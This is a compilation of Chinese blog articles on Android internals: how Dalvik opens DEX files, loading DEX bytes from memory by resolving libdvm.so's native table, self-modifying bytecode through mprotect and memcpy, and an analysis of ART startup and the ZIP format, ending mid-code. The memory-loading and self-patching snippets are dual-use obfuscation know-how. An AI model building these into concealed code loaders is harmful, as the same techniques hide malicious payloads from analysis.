3、在处理 Dex 文件时，会调用函数集合：dvm_dalvik_system_DexFile，这个函数集合里，主要有如下函数：

```
constDalvikNativeMethod dvm_dalvik_system_DexFile[] = {
{"openDexFile", "(Ljava/lang/String;Ljava/lang/String;I)I",
Dalvik_dalvik_system_DexFile_openDexFile},
{"closeDexFile", "(I)V",
Dalvik_dalvik_system_DexFile_closeDexFile},
{"defineClass", "(Ljava/lang/String;Ljava/lang/ClassLoader;ILjava/security/ProtectionDomain;)Ljava/lang/Class;",
Dalvik_dalvik_system_DexFile_defineClass},
{"getClassNameList", "(I)[Ljava/lang/String;",
Dalvik_dalvik_system_DexFile_getClassNameList},
{"isDexOptNeeded", "(Ljava/lang/String;)Z",
Dalvik_dalvik_system_DexFile_isDexOptNeeded},
{NULL, NULL, NULL },
};
```

openDexFile 方法对应的原始函数是 Dalvik_dalvik_system_DexFile_openDexFileNative，它是打开 Dex 文件函数。
closeDexFile 方法对应的原始函数是 Dalvik_dalvik_system_DexFile_closeDexFile，它是关闭已经打开的 Dex 文件函数。

4、在 Dalvik_dalvik_system_DexFile_openDexFileNative 函数里，调用函数 dvmJarFileOpen 打开 JAR 或者 ZIP 压缩的文件。
5、在 dvmJarFileOpen 函数里，调用 dexZipOpenArchive 来处理 ZIP 文件，调用 dexZipFindEntry 函数读取 ZIP 解压的文件，调用 dvmDexFileOpenFromFd 函数读取相应的类数据到内存，并返回给虚拟机

0×2

Dalvik_dalvik_system_DexFile_openDexFileNative

```
static void Dalvik_dalvik_system_DexFile_openDexFileNative(const u4* args,
    JValue* pResult)
{
      ......
      ......
      ......
      /*
       * Try to open it directly as a DEX if the name ends with ".dex".
       * If that fails (or isn't tried in the first place), try it as a
       * Zip with a "classes.dex" inside.
       */
    if (hasDexExtension(sourceName)
            && dvmRawDexFileOpen(sourceName, outputName, &pRawDexFile, false) == 0) {
        ALOGV("Opening DEX file '%s' (DEX)", sourceName);
        pDexOrJar = (DexOrJar*) malloc(sizeof(DexOrJar));
        pDexOrJar->isDex = true;
        pDexOrJar->pRawDexFile = pRawDexFile;
        pDexOrJar->pDexMemory = NULL;
    } else if (dvmJarFileOpen(sourceName, outputName, &pJarFile, false) == 0) {
        ALOGV("Opening DEX file '%s' (Jar)", sourceName);
        pDexOrJar = (DexOrJar*) malloc(sizeof(DexOrJar));
        pDexOrJar->isDex = false;
        pDexOrJar->pJarFile = pJarFile;
        pDexOrJar->pDexMemory = NULL;
```

```
    } else {
        ALOGV("Unable to open DEX file '%s'", sourceName);
        dvmThrowIOException("unable to open DEX file");
    }
    if (pDexOrJar != NULL) {
        pDexOrJar->fileName = sourceName;
        addToDexFileTable(pDexOrJar);
    } else {
        free(sourceName);
    }
    free(outputName);
    RETURN_PTR(pDexOrJar);
}
if (hasDexExtension(sourceName)&& dvmRawDexFileOpen(sourceName, outputName, &pRawDexFile, false) == 0)
```

基本上不存在直接加在 dex 文件的情况，因此 dvmRawDexFileOpen 还是空函数，没有实际的内容~

```
else if (dvmJarFileOpen(sourceName, outputName, &pJarFile, false) == 0)
```

通过 dvmJarFileOpen 函数来加在 jar 文件，就是从这儿加载 dex 文件到缓存中

```
if (pDexOrJar != NULL) {
        pDexOrJar->fileName = sourceName;     //保存 dex 文件名称
        addToDexFileTable(pDexOrJar);                 //将 dex 返回的对象加入一个 Table 中
```

pDexOrJar 是一个 dex 保存 dex 信息的结构体

原型如下：

```
/*
* Internal struct for managing DexFile.
*/
struct DexOrJar {
    char*           fileName;
    bool            isDex;
```

```
    bool            okayToFree;
    RawDexFile* pRawDexFile;
    JarFile*        pJarFile;
    u1*             pDexMemory; // malloc()ed memory, if any
};
```

执行成功，返回一个 DexOrJar 类型的结构体。

0×3

dvmJarFileOpen

```
int dvmJarFileOpen(const char* fileName, const char* odexOutputName,
    JarFile** ppJarFile, bool isBootstrap)
{
    ...
    ...
    ...
    //调用函数 dexZipOpenArchive 来打开 zip 文件，并缓存到系统内存里
    if (dexZipOpenArchive(fileName, &archive) != 0)
        goto bail;
    archiveOpen = true;
    ...
    //这行代码设置当执行完成后，关闭这个文件句柄
    dvmSetCloseOnExec(dexZipGetArchiveFd(&archive));
    ...
    //优先处理已经优化了的 Dex 文件
    fd = openAlternateSuffix(fileName, "odex", O_RDONLY, &cachedName);
```

```
...
//从压缩包里找到 Dex 文件，然后打开这个文件
entry = dexZipFindEntry(&archive, kDexInJarName);
...
//把未经过优化的 Dex 文件进行优化处理，并输出到指定的文件
if (odexOutputName == NULL) {
                cachedName = dexOptGenerateCacheFileName(fileName,
                                        kDexInJarName);
}
...
//创建缓存的优化文件
fd = dvmOpenCachedDexFile(fileName, cachedName,
                        dexGetZipEntryModTime(&archive, entry),
                        dexGetZipEntryCrc32(&archive, entry),
                        isBootstrap, &newFile, /*createIfMissing=*/true);
...
//调用函数 dexZipExtractEntryToFile 从压缩包里解压文件出来
if (result) {
                        startWhen = dvmGetRelativeTimeUsec();
                        result = dexZipExtractEntryToFile(&archive, entry, fd) == 0;
                        extractWhen = dvmGetRelativeTimeUsec();
                    }
...
//调用函数 dvmOptimizeDexFile 对 Dex 文件进行优化处理
if (result) {
                        result = dvmOptimizeDexFile(fd, dexOffset,
                                        dexGetZipEntryUncompLen(&archive, entry),
                                        fileName,
```

```
                                        dexGetZipEntryModTime(&archive, entry),
                                        dexGetZipEntryCrc32(&archive, entry),
                                        isBootstrap);
                }
...
//调用函数 dvmDexFileOpenFromFd 来缓存 dex 文件
//并分析文件的内容。比如标记是否优化的文件，通过签名检查 Dex 文件是否合法
if (dvmDexFileOpenFromFd(fd, &pDvmDex) != 0) {
    ALOGI("Unable to map %s in %s", kDexInJarName, fileName);
    goto bail;
}
...
//保存文件到缓存里，标记这个文件句柄已经保存到缓存
if (locked) {
    /* unlock the fd */
    if (!dvmUnlockCachedDexFile(fd)) {
        /* uh oh -- this process needs to exit or we'll wedge the system */
        ALOGE("Unable to unlock DEX file");
        goto bail;
    }
    locked = false;
}
...
 //设置一些相关信息返回前面的函数处理。
*ppJarFile = (JarFile*) calloc(1, sizeof(JarFile));
(*ppJarFile)->archive = archive;
(*ppJarFile)->cacheFileName = cachedName;
(*ppJarFile)->pDvmDex = pDvmDex;
```

```
    cachedName = NULL;          // don't free it below
    result = 0;
    ...
}
```

打开 dex 文件的主要步骤就是在此函数中~　　主要步骤也已经在代码中写好注释。

http://0nly3nd.sinaapp.com/?p=688

Android4.0 内存 Dex 数据动态加载技术

本文章由 Jack_Jia 编写，转载请注明出处。

文章链接：http://blog.csdn.net/jiazhijun/article/details/9674251

作者：Jack_Jia　　邮箱：309zhijun@163.com

英文原版下载地址：http://2013.hackitoergosum.org/presentations/Day1-05.Nifty%20stuff%20that%20you%20can%20still%20do%20with%20Android%20by%20Xavier%20Martin.pdf

一、Android DEX 动态加载技术

在 Android 开发过程中，开发者可以使用 DexClassLoader 动态加载另一个 DEX 文件。

API 接口：

DexClassLoader(String dexPath, String optimizedDirectory, String libraryPath,ClassLoader parent)

缺点：需要 DEX 以文件形式明文存放在存储设备上。

Android4.0 版本增加了对内存中 DEX 数据的动态加载，这样就克服了使用 DexClassLoader 时 DEX 以文件形式明文存放在存储设备上的缺点，内存中 DEX 数据可以来源于解密后的文件或者网络。这样就增加了 DEX 数据的安全性。但是 DexClassLoader 并没有暴露该种加载方式。开发者需要在 JAVA 层实现自己的 Dex ClassLoader。

Android 相关源代码位置：

JAVA 层源代码：libcore\dalvik\src\main\java\dalvik\system\DexFile.java

```
/*
 * Open a DEX file based on a {@code byte[]}. The value returned
 * is a magic VM cookie. On failure, a RuntimeException is thrown.
 */
nativeprivatestaticint openDexFile(byte[] fileContents);
```

开发者可以通过反射调用 DexFile 实现自己的 Dex ClassLoader，但是这种方式 DEX 数据在 JAVA 层，比较容易获取，安全度比较低。

开发者可以通过 JNI 调用底层函数解析：

C++层源代码：dalvik2\vm\native\dalvik_system_DexFile.cpp

```
const DalvikNativeMethod dvm_dalvik_system_DexFile[] = {
        { "openDexFile", "(Ljava/lang/String;Ljava/lang/String;I)I",Dalvik_dalvik_system_DexFile_openDexFile },
        { "openDexFile", "([B)I",Dalvik_dalvik_system_DexFile_openDexFile_bytearray },
        { "closeDexFile", "(I)V",Dalvik_dalvik_system_DexFile_closeDexFile },
```

```
        { "defineClass", "(Ljava/lang/String;Ljava/lang/ClassLoader;I)Ljava/lang/Class;",Dalvik_dalvik_system_DexFile_defineClass },
        { "getClassNameList", "(I)[Ljava/lang/String;",Dalvik_dalvik_system_DexFile_getClassNameList },
        { "isDexOptNeeded", "(Ljava/lang/String;)Z",Dalvik_dalvik_system_DexFile_isDexOptNeeded },
        { NULL, NULL, NULL },
};
```

第一步首先获取 ***Dalvik_dalvik_system_DexFile_openDexFile_bytearray*** 方法指针：

```
JNINativeMethod *dvm_dalvik_system_DexFile;
void (*openDexFile)(const u4* args, JValue* pResult);
JNIEXPORT jint JNI_OnLoad(JavaVM* vm, void* reserved) {
    void *ldvm = (void*)dlopen("libdvm.so", RTLD_LAZY);
    dvm_dalvik_system_DexFile = (JNINativeMethod*)dlsym(ldvm, "dvm_dalvik_system_DexFile");
    lookup(dvm_dalvik_system_DexFile, "dvm_dalvik_system_DexFile", "([B)I", &openDexFile)
}
int lookup (JNINativeMethod *table, const char *name, const char *sig, void (**fnPtrout)(u4 const *, union JValue *)) {
      int i = 0;
      while (table[i].name != NULL) {
          if ( (strcmp(name, table[i].name) == 0) && (strcmp(sig, table[i].signature) == 0) ) {
                *fnPtrout = table[i].fnPtr;
                return 1;
           }
           i++;
```

```
    }
    return 0;
}
```

第二步调用 ***Dalvik_dalvik_system_DexFile_openDexFile_bytearray*** 方法解析 Dex 数据

```
 ArrayObject *ao; // header+dex content
 u4 args[] = { (u4)ao };
 JValue pResult ;
 jint result ;
openDexFile(args, &pResult);
result = (jint)pResult.l;
return result;
```

第三步实现 JAVA 层 Dex ClassLoader 完成类的加载：

```
    int cookie = openDexFile(...);
    Class<?> cls = null;
    String as[] = getClassNameList(cookie);
    for(int z=0; z<as.length; z++) {
        if(as[z].equals("com.immunapp.hes2013.MainActivity")) {
            cls=defineClass(as[z].replace('.', '/'), context.getClassLoader(), cookie );
    } else {
            defineClass(as[z].replace('.', '/'), context.getClassLoader(), cookie );
    }
```

缺点：只能使用在 Android4.0 以上设备

二、自篡改 Davlik 字节码（原理：http://blog.csdn.net/androidsecurity/article/details/8833710）

1、搜索内存查找 DEX 特征（dex\n035）

读取\proc\self\maps 文件获取 dex map 地址

它将以_SC_PAGESIZE 内存页对齐，相对 Map 开始地址偏移 0x28

2、DEX 格式解析（http://blog.csdn.net/androidsecurity/article/details/8664778）

3、找到代码正确的位置

第一步定位到具体类，第二步定位到具体方法，获取方法字节码相对 data section 偏移量。

4、解锁内存

mprotect((unsigned char*)aligned,PROT_WRITE | PROT_READ, len);

5、修改相应的代码

memcpy((unsigned char*)code_off,opcodes, len);

http://blog.csdn.net/androidsecurity/article/details/9674251

ART 分析

Android ART 分析

标 题: 【原创】Android ART 分析
作 者: MindMac
时 间: 2014-01-11,14:19:16
链 接: http://bbs.pediy.com/showthread.php?t=183668

对 Android ART 的分析，主要包括 ART Runtime 启动过程以及 dex2oat 的分析。
由于代码量较多，忽略了很多细节，所以分析过程会存在错误；ART Runtime 采用单例模式，启动过程中参数解析实例化会对后续 dex2oat 的分析 有所影响，但是我在分析过程中没有去特别关注每个参数，有兴趣的可以自行分析！另外 ART Runtime 还可以继续深入分析！

BTW，附件中是分析中使用的 javax.obex.jar 以及转换后的 OAT 文件！

Android ART 分析

MindMac
2014/1/11

Google 在 Android4.4 中新增加了 ART(Android Run Time)用来替代之前的 Dalvik，关于 ART 的基本知识可以参考 Google 官方的 Introduction，XDA 的 Android 4.4 KitKat’s ART and App Compatibility 以及 Android Police 对 ART 的相关介绍。在 Settings->Developer options 中可以选择运行时环境，默认为 Dalvik，可以选择 ART，改变运行时环境后系统会重新启动，如图 1。

图 1 Android4.4 选择 ART 运行环境

与 Dalvik 不同的是，ART 不再使用 DEX 文件，而是 OAT 格式的文件，所以在重启过程中，系统会完成从 DEX 到 OAT 格式的转换。本文主要分析 Android4.4 中 DEX 到 OAT 的转换过程。

ZIP 文件结构

在开始分析 Android ART 之前有必要先介绍下 ZIP 文件的格式。关于 ZIP 文件的结构可以参考 The Great Android Security Hole Of '08 ? - Part One: ZIP Files，更详细的解释可以参看.ZIP File Format Specification。

一个 ZIP 文件的基本结构如图 2 所示。No.1 到 No.n 分别代表了 ZIP 压缩文件中的文件，n 表示所有的文件个数(包含文件目录)。新建一个 hello 文件夹，并在其下创建两个名为 helloone.txt 和 hello2.txt 的文件，其中内容分别为 contentone 和 contenttwo，将 hello 文件夹压缩为 hello.zip 文件，以便后面的分析。



Local File Header
Encryption Header
File Data
Data Descriptor
No.1
.....
Local File Header
Encryption Header
File Data
Data Descriptor
No.n
Archive Decryption Header
Archive Extra Data Record
Central Directory Header
No.1
.....
Central Directory Header
No.n
End of Central Directory Record

图 2 ZIP 文件基本结构

Local File Header

Local File Header 的结构如表 1 所示。其中 local file header signature 值固定为 0x04034b50。使用 010Editor 打开，并应用 ZIP 模板，hellotwo.txt 文件的 Local File Header 如图 3 所示，由于没有 extra 内容，因此 extra field length 为 0 且没有 extra field 字段。另外要注意的是，hellotwo.txt 的 Local File Header 起始地址是 0x39，也就是 57，如图 4 所示。

表 1 Local File Header 各字段及大小

代码:

```
字段            字节数
local file header signature    4

version needed to extract    2

general purpose bit flag    2

compression method    2

last mod file time    2

last mod file date    2
```

```
crc-32    4

compressed  size    4

uncompressed  size    4

file  name  length    2

extra  filed  length    2

file  name    可变长度(size  of  file  name)

extra  filed    可变长度(size  of  file  name)
```





图 3 hellotwo.txt 文件的 Local File Header



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	50	4B	03	04	0A	00	00	00	00	00	E6	6C	29	44	2C	E0	PK.....æl)D,à
0010h:	8D	98	0A	00	00	00	0A	00	00	00	11	00	00	00	68	65	.˜.....he
0020h:	6C	6C	6F	2F	68	65	6C	6C	6F	6E	65	2E	74	78	74	63	llo/hellone.txtc
0030h:	6F	6E	74	65	6E	74	6F	6E	65	50	4B	03	04	0A	00	00	ontentonePK.....
0040h:	00	00	00	EA	6C	29	44	1A	1F	48	25	09	00	00	00	09	...êl)D..H%.....
0050h:	00	00	00	12	00	00	00	68	65	6C	6C	6F	2F	68	65	6C	.......hello/hel
0060h:	6C	6F	74	77	6F	2E	74	78	74	63	6F	6E	65	6E	74	74	lotwo.txtconentt
0070h:	77	6F	50	4B	03	04	14	00	00	00	00	00	EC	6C	29	44	woPK.....ìl)D

图 4 hellotwo.txt Local File Header 的起始地址

File Data

File Data 包含了文件的实际内容。helloone.txt 的 File Data 如图 5 所示，从图中可知其内容为 contentone。

图 5 helloone.txt 的 File Data 内容

Central Directory Header

Central Directory Header 的结构如表 2 所示，其中 central file header signature 值固定为 0x02014b50。helloone.txt 的 Central Directory Header 如图 6 所示，其中 deHeaderOffset 即是对应 relative offset of local header 字段，值为 57，与 hellotwo.txt 的 Local File Header 的起始地址一致。

表 2 Central Directory Header 各字段和大小

代码:

```
字段                                字节数
central file header signature    4

version made by    2

version needed to extract    2

general purpose bit flag    2

compression method    2

last mod file time    2

last mod file date    2

crc-32    4
```

```
compressed  size    4

uncompressed  size    4

file  name  length    2

extra  field  length    2

file  comment  length    2

disk  number  start    2

internal  file  attribute    2

external  file  attributes    4

relative  offset  of  local  header    4

file  name    可变长度(size  of  file  name)

extra  field      可变长度(size  of  file  name)

file  comment    可变长度(size  of  file  name)
```

◢ struct ZIPDIRENTRY dirEntry[1]	hello/hellotwo.txt
▷ char deSignature[4]	PK
ushort deVersionMadeBy	63
ushort deVersionToExtract	10
ushort deFlags	0
enum COMPTYPE deCompression	COMP_STORED (0)
DOSTIME deFileTime	13:39:20
DOSDATE deFileDate	01/09/2014
uint deCrc	25481F1Ah
uint deCompressedSize	9
uint deUncompressedSize	9
ushort deFileNameLength	18
ushort deExtraFieldLength	36
ushort deFileCommentLength	0
ushort deDiskNumberStart	0
ushort deInternalAttributes	0
uint deExternalAttributes	32
uint deHeaderOffset	57
▷ char deFileName[18]	hello/hellotwo.txt
▷ uchar deExtraField[36]	

图 6 hellotwo.txt 的 Central Directory Header

End of Central Directory Record

End Of Central Directory Record 的结构如表 3 所示。end of central directory signature 值固定为 0x06054b50，offset of start of central directory 值为第一个 Central Directory Header 的起始地址。因此解析 ZIP 文件时，可以从文件尾开始读取数据，首先根据 0x06054b50 确定 End of Central Directory Record 的位置，然后读取 offset of start of central directory 的值，拿到该值后就可以定位到 Central Directory Header，而 Central Directory Header 中又包含了 Local File Header 的起始地址，这样从 Local File Header 中就能读取到 File Data 了。hello.zip 的 End of Central Directory Record 如图 7 所示，第一个 Central Directory Header 的起始地址是 150。

表 3 End of Central Directory Record 各字段和大小
代码:

```
字段                                                                    字节数
end of central directory signature    4
number of this disk    2
number of the disk with the start of the central directory    2
total number of entries in the central directory on this disk    2
total number of entries in the central directory    2
size of the central directory    4
offset of start of central directory    4
ZIP file comment length    2
ZIP file comment    可变长度
```




图 7 hello.zip 的 End of Central Directory Record

ART Runtime

在未启用 ART 环境的情况下，Android 系统启动时会运行 Dalvik 虚拟机，ART 号称可以取代 Dalvik，那么在启动 ART 后，虚拟机部分又会有何变化呢？

Android 系统 init 进程启动过程中会运行 app_process 进程，app_process 对应的源码位于/frameworks/base/cmds/app_process/app_main.cpp，在 main 函数中会启动 Zygote(关于 Zygote 此文不会涉及太多，主要是分析和 ART 相关部分，Zygote 的分析可以参考 http://www.cnblogs.com/innost/archiv...6/1945769.html)，代码如下。其中

代码:

```
1. if (zygote) {

2. runtime.start("com.android.internal.os.ZygoteInit",

3. startSystemServer ? "start-system-server" : "");

4. }
```

runtime 是 AppRuntime 的实例，AppRuntime 继承自 AndroidRuntime，进入 AndroidRuntime 类的 start 函数(/frameworks/base/core/jni/AndroidRuntime.cpp)，部分代码如下：

代码:

```
1. void AndroidRuntime::start(const char* className, const char* options)

2. {

3. ......

4. JniInvocation jni_invocation;

5. jni_invocation.Init(NULL);
```

```
6.  JNIEnv*  env;
7.  if  (startVm(&mJavaVM,  &env)  !=  0)  {
8.  return;
9.  }
10.  ......
11.  }
```

第 4 行声明 JniInvocation 类(/libnativehelper/JniInvocation.cpp)变量；第 5 行调用 JniInvocation 类的 Init 函数，该函数部分代码如下：

代码:

```
1.  bool  JniInvocation::Init(const  char*  library)  {
2.  #ifdef  HAVE_ANDROID_OS
3.  char  default_library[PROPERTY_VALUE_MAX];
4.  property_get("persist.sys.dalvik.vm.lib",  default_library,  "libdvm.so");
5.  #else
6.  const  char*  default_library  =  "libdvm.so";
```

```
7.  #endif
8.  if  (library  ==  NULL)  {
9.  library  =  default_library;
10.  }
11.  handle_  =  dlopen(library,  RTLD_NOW);
12.  ......
13.  if  (!FindSymbol(reinterpret_cast<void**>(&JNI_GetDefaultJavaVMInitArgs_),
14.  "JNI_GetDefaultJavaVMInitArgs"))  {
15.  return  false;
16.  }
17.  if  (!FindSymbol(reinterpret_cast<void**>(&JNI_CreateJavaVM_),
18.  "JNI_CreateJavaVM"))  {
19.  return  false;
20.  }
```

```
21.  if  (!FindSymbol(reinterpret_cast<void**>(&JNI_GetCreatedJavaVMs_),

22.  "JNI_GetCreatedJavaVMs"))  {

23.  return  false;

24.  }

25.  return  true;

26.  }
```

第 3 行定义 default_library 字符数组；第 4 行从属性系统中获得名为 persist.sys.dalvik.vm.lib 的属性值，默认值为 libdvm.so，对于 ART 环境，该值为 libart.so；8-10 行，由于参数 library 为 NULL，因此将 default_library 赋值给 library；11 行调用 dlopen 打开 libart.so 文件；13-24 行分别调用 FindSymbol 函数从打开的 libart.so 文件中搜索到对应的导出符号，例如 17 行 JNI_CreateJavaVM 对应的是/art/runtime/jni_internal.cc 中的 JNI_CreateJavaVM 函数，并非 /dalvik/vm/Jni.cpp 的 JNI_CreateJavaVM 函数，因为现在打开的是 libart.so，这是需要注意的地方。

回到 AndroidRuntime::start 函数，第 7 行调用 startVm 函数启动虚拟机，该函数最终会调用 JNI_CreateJavaVM 函数(AndroidRuntime.cpp 的 775 行)，根据上面的分析，此处的 JNI_ Create JavaVM 函数定义在/art/runtime/jni_internal.cc 中，部分代码如下：
代码:

```
1.  extern  "C"  jint  JNI_CreateJavaVM(JavaVM**  p_vm,  JNIEnv**  p_env,  void*  vm_args)  {

2.  const  JavaVMInitArgs*  args  =  static_cast<JavaVMInitArgs*>(vm_args);
```

```
3.  ......
4.  Runtime::Options  options;
5.  for  (int  i  =  0;  i  <  args->nOptions;  ++i)  {
6.  JavaVMOption*  option  =  &args->options[i];
7.  options.push_back(std::make_pair(std::string(option->optionString),
  option->extraInfo));
8.  }
9.  bool  ignore_unrecognized  =  args->ignoreUnrecognized;
10.  if  (!Runtime::Create(options,  ignore_unrecognized))  {
11.  return  JNI_ERR;
12.  }
13.  Runtime*  runtime  =  Runtime::Current();
14.  bool  started  =  runtime->Start();
15.  .....
```

```
16.  return  JNI_OK;

17.  }
```

5-7 行解析虚拟机启动参数并存入到 Runtime::Options 实例中；第 10 行根据解析的参数信息，调用 Create 函数创建 Runtime 的实例，该函数代码如下：

代码:

```
1.  bool  Runtime::Create(const  Options&  options,  bool  ignore_unrecognized)  {

2.  ......

3.  InitLogging(NULL);

4.  instance_  =  new  Runtime;

5.  if  (!instance_->Init(options,  ignore_unrecognized))  {

6.  .....

7.  return  false;

8.  }

9.  return  true;

10.  }
```

第 3 行初始化 Log 系统；第 4 行创建 Runtime 实例；第 7 行初始化 Runtime，细节可以自行分析。

回到 JNI_ Create JavaVM 函数中，13 行获得 Runtime 当前实例，Runtime 使用单例模式实现，后文也会介绍到；14 行调用 Start 函数，该函数代码如下：
代码:

```
1.  bool  Runtime::Start()  {

2.  ......

3.  Thread*  self  =  Thread::Current();

4.  self->TransitionFromRunnableToSuspended(kNative);

5.  started_  =  true;

6.  InitNativeMethods();

7.  ......

8.  if  (is_zygote_)  {

9.  if  (!InitZygote())  {

10.  return  false;

11.  }

12.  }  else  {
```

```
13.  DidForkFromZygote();

14.  }

15.  StartDaemonThreads();

16.  ......

17.  return  true;

18.  }
```

第 3 行获得当前运行线程；第 4 行将该线程状态从 Runnable 切换到 Suspend；第 6 行完成 Native 函数的初始化工作，InitNativeMethods 函数部分代码如下：

代码:

```
1.  void  Runtime::InitNativeMethods()  {

2.  .....

3.  JNIEnv*  env  =  self->GetJniEnv();

4.  ......

5.  RegisterRuntimeNativeMethods(env);

6.  ......
```

```
7.  }
```

第 3 行获取 JNI 环境；第 5 行调用 RegisterRuntimeNativeMethods 函数完成 Native 函数的注册，至于注册了哪些 Native 函数，有兴趣的可以继续跟踪源码。

继续分析 Runtime:: Start 函数，第 9 行调用 InitZygote 完成一些文件文件系统的 mount；第 15 行最终通过调用 java.lang.Daemons.start()函数启动守护进程。

以上分析了 ART Runtime 的启动过程，但是仍然忽略了很多细节，有兴趣的可以继续深入分析。基本流程如下图。




图 8 ART Runtime Start 流程

PackageManagerService

PackageManagerService 在 Android 系统中负责 APK 包的管理以及应用程序的安装、卸载，同时提供 APK 包的相关信息查询功能。DEX 到 OAT 的转换过程就是在 PackageManagerService 中完成的。PackageManagerService 由 SystemServer （ 源码路径为/frameworks/base/services/java/com/android/server/SystemServer.java)创建，相关代码如下，关于 SystemServer 更加详

代码:

```
1.  public  void  initAndLoop(){

2.  ......

3.  Slog.i(TAG,  "Waiting  for  installd  to  be  ready.");

4.  installer  =  new  Installer();

5.  installer.ping();

6.  ......

7.  pm  =  PackageManagerService.main(context,  installer,

8.  actoryTest  !=  SystemServer.FACTORY_TEST_OFF,  onlyCore);

9.  ......
```

```
10.  }
```

